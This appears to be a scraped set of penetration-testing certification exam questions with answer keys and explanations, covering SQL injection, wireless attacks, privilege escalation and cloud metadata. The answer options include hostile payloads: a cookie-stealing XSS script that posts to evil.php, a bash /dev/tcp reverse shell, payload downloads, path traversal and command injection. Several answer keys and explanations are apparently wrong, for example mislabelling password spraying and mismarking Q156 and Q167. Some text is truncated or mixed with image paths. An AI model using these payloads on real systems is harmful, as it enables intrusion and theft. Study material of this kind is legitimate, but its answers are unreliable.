The penetration tester is using a password brute force attack, which is a type of password guessing attack that involves trying many possible combinations of passwords against a single username or account. A password brute force attack can be effective when the password is known to be weak, simple, or predictable, such as a default or temporary password. In this case, the penetration tester knows that the help desk analysts change users' passwords to 123change when they request password resets, and decides to brute force the webmail with this password and a list of usernames. A password brute force attack can be done by using tools such as Hydra, which can perform parallelized login attacks against various protocols and services1. The other options are not techniques that the penetration tester is using. SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Kerberoasting is a type of attack that exploits a vulnerability in the Kerberos authentication protocol that allows an attacker to request and crack service tickets for service accounts with weak passwords.

NEW QUESTION: 156
A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?
A. Capture handshakes from wireless clients to crack.
B. Set up a captive portal with embedded malicious code.
C. Set up another access point and perform an evil twin attack.
D. Span deauthentication packets to the wireless clients.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 157
During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames.
Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?
A. Sniff and then crack the WPS PIN on an associated WiFi device.
B. Dump the user address book on the device.
C. Break a connection between two Bluetooth devices.
D. Transmit text messages to the device.
Answer: B (LEAVE A REPLY)
Explanation
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION: 158
During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?
A. Command injection
B. Broken authentication
C. Direct object reference
D. Cross-site scripting
Answer: C (LEAVE A REPLY)
Explanation
Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION: 159
A tester who is performing a penetration test on a website receives the following output:
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given
in /var/www/search.php on line 62
Which of the following commands can be used to further attack the website?
A. 1 UNION SELECT 1, DATABASE(),3--
B. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
C. ../../../../../../../../../../etc/passwd
D. /var/www/html/index.php;whoami

Answer: A (LEAVE A REPLY)

NEW QUESTION: 160
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?
A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.
Answer: A (LEAVE A REPLY)
Explanation
Clarifying the statement of work is one of the most important items to develop fully prior to beginning the penetration testing activities, as it defines the scope, objectives, deliverables, and expectations of the engagement. The statement of work is a formal document that outlines the agreement between the penetration tester and the client and serves as a reference for both parties throughout the engagement. It should include details such as the type, duration, and frequency of testing, the target systems and networks, the authorized methods and tools, the reporting format and schedule, and any legal or ethical considerations.

NEW QUESTION: 161
A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?
A. Using a brute-force attack against the external perimeter to gain a foothold
B. Attempting to tailgate an employee going into the client's workplace
C. Performing spear phishing against employees by posing as senior management
D. Dropping a malicious USB key with the company's logo in the parking lot
Answer: (SHOW ANSWER)

NEW QUESTION: 162
After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root     root         915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?
A. Change the file permissions.
B. Use privilege escalation.
C. Cover tracks.
D. Start a reverse shell.
Answer: B (LEAVE A REPLY)
The file .scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege

escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION: 163
A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?
A. Send deauthentication frames to the stations.
B. Perform jamming on all 2.4GHz and 5GHz channels.
C. Set the malicious AP to broadcast within dynamic frequency selection channels.
D. Modify the malicious AP configuration to not use a pre-shared key.
Answer: A (LEAVE A REPLY)
https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax
The penetration tester should send deauthentication frames to the stations to force them to disconnect from their current access point and reconnect to another one, which may be the malicious AP deployed by the tester.
Deauthentication frames are part of the 802.11 protocol and are used to terminate an existing wireless association between a station and an access point. However, they can also be spoofed by an attacker to disrupt or hijack wireless connections. The other options are not effective or relevant for this purpose. Performing jamming on all 2.4GHz and 5GHz channels would interfere with all wireless signals in the area, which may cause unwanted attention or legal issues. Setting the malicious AP to broadcast within dynamic frequency selection channels would not help, as these channels are used to avoid interference with radar systems and are not commonly used by wireless stations or access points. Modifying the malicious AP configuration to not use a pre-shared key would not help, as it would make it less likely for wireless stations to connect to it if they are configured to use encryption.

NEW QUESTION: 164
The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```


Which of the following line numbers from the script MOST likely contributed to the script triggering a "probable port scan" alert in the organization's IDS?

A. Line 01

B. Line 02

C. Line 07

D. Line 08

Answer: A (LEAVE A REPLY)

NEW QUESTION: 165

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

A. A handheld RF spectrum analyzer

B. A mask and personal protective equipment

C. Caution tape for marking off insecure areas

D. A dedicated point of contact at the client

E. The paperwork documenting the engagement

F. Knowledge of the building's normal business hours

Answer: D,E (LEAVE A REPLY)

Always carry the contact information and any documents stating that you are approved to do this.

NEW QUESTION: 166

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity.

Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.

B. Determine if the failover environment relies on resources not owned by the client.

C. Establish communication and escalation procedures with the client.

D. Verify the client has granted network access to the hot site.

Answer: (SHOW ANSWER)

NEW QUESTION: 167
A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?
A. Maximizing the likelihood of finding vulnerabilities
B. Eliminating the potential for false positives
C. Reprioritizing the goals/objectives
D. Reducing the risk to the client environment
Answer: A (LEAVE A REPLY)

NEW QUESTION: 168
A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:
x' OR role LIKE '%admin%
Which of the following should be recommended to remediate this vulnerability?
A. Multifactor authentication
B. Encrypted communications
C. Secure software development life cycle
D. Parameterized queries
Answer: D (LEAVE A REPLY)
Explanation
The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%, the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

NEW QUESTION: 169
A penetration tester is looking for vulnerabilities within a company's web application that are in

scope. The penetration tester discovers a login page and enters the following string in a field:
1;SELECT Username, Password FROM Users;
Which of the following injection attacks is the penetration tester using?
A. Stacked queries
B. Error-based
C. Boolean SQL
D. Blind SQL
Answer: (SHOW ANSWER)

NEW QUESTION: 170
A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?
A. Netcraft
B. CentralOps
C. Responder
D. FOCA
Answer: D (LEAVE A REPLY)
https://kalilinuxtutorials.com/foca-metadata-hidden-documents/
FOCA (Fingerprinting Organizations with Collected Archives) is a tool that is used to find hidden information in documents available on the web. It can be used to extract metadata from documents such as PDF, Microsoft Office, OpenOffice, and others. The metadata can include information such as the author, creation date, and software used to create the document. FOCA can also extract information from the document's properties such as the title, keywords, and comments. This tool can also identify specific keywords and patterns in the document and can be useful in identifying sensitive information that may have been inadvertently left in the document.

NEW QUESTION: 171
A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State    Service
1080/tcp    open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?
A. Nessus
B. Empire
C. OWASPZAP
D. ProxyChains
Answer: (SHOW ANSWER)

NEW QUESTION: 172
ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the.. :tive way for the tester to achieve this objective?

A. Dropping USB flash drives around the company campus with the file on it
B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
C. Sending a pretext email from the IT department before sending the download instructions later
D. Saving the file in a common folder with a name that encourages people to click it
Answer: C (LEAVE A REPLY)
The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION: 173
After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?
A. Metadata service attack
B. Container escape techniques
C. Credential harvesting
D. Resource exhaustion
Answer: A (LEAVE A REPLY)
Explanation
The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as /latest/meta-data/iam/security-

credentials/ and /latest/user-data/. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.

NEW QUESTION: 174
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZWJmaXVsZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHWmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2== name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZw..fmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZm2bnVzZm53cnVMYnZ1ZXJ2==" name="csrf-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```


Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options:
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4
exam-tests.com
CompTIA


Answer:



NEW QUESTION: 175
A penetration tester ran the following command on a staging server:
python -m SimpleHTTPServer 9891
Which of the following commands could be used to download a file named exploit to a target machine for execution?
A. nc 10.10.51.50 9891 < exploit
B. wget 10.10.51.50:9891/exploit
C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. powershell -exec bypass -f \\10.10.51.50\9891
Answer: (SHOW ANSWER)

NEW QUESTION: 176
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
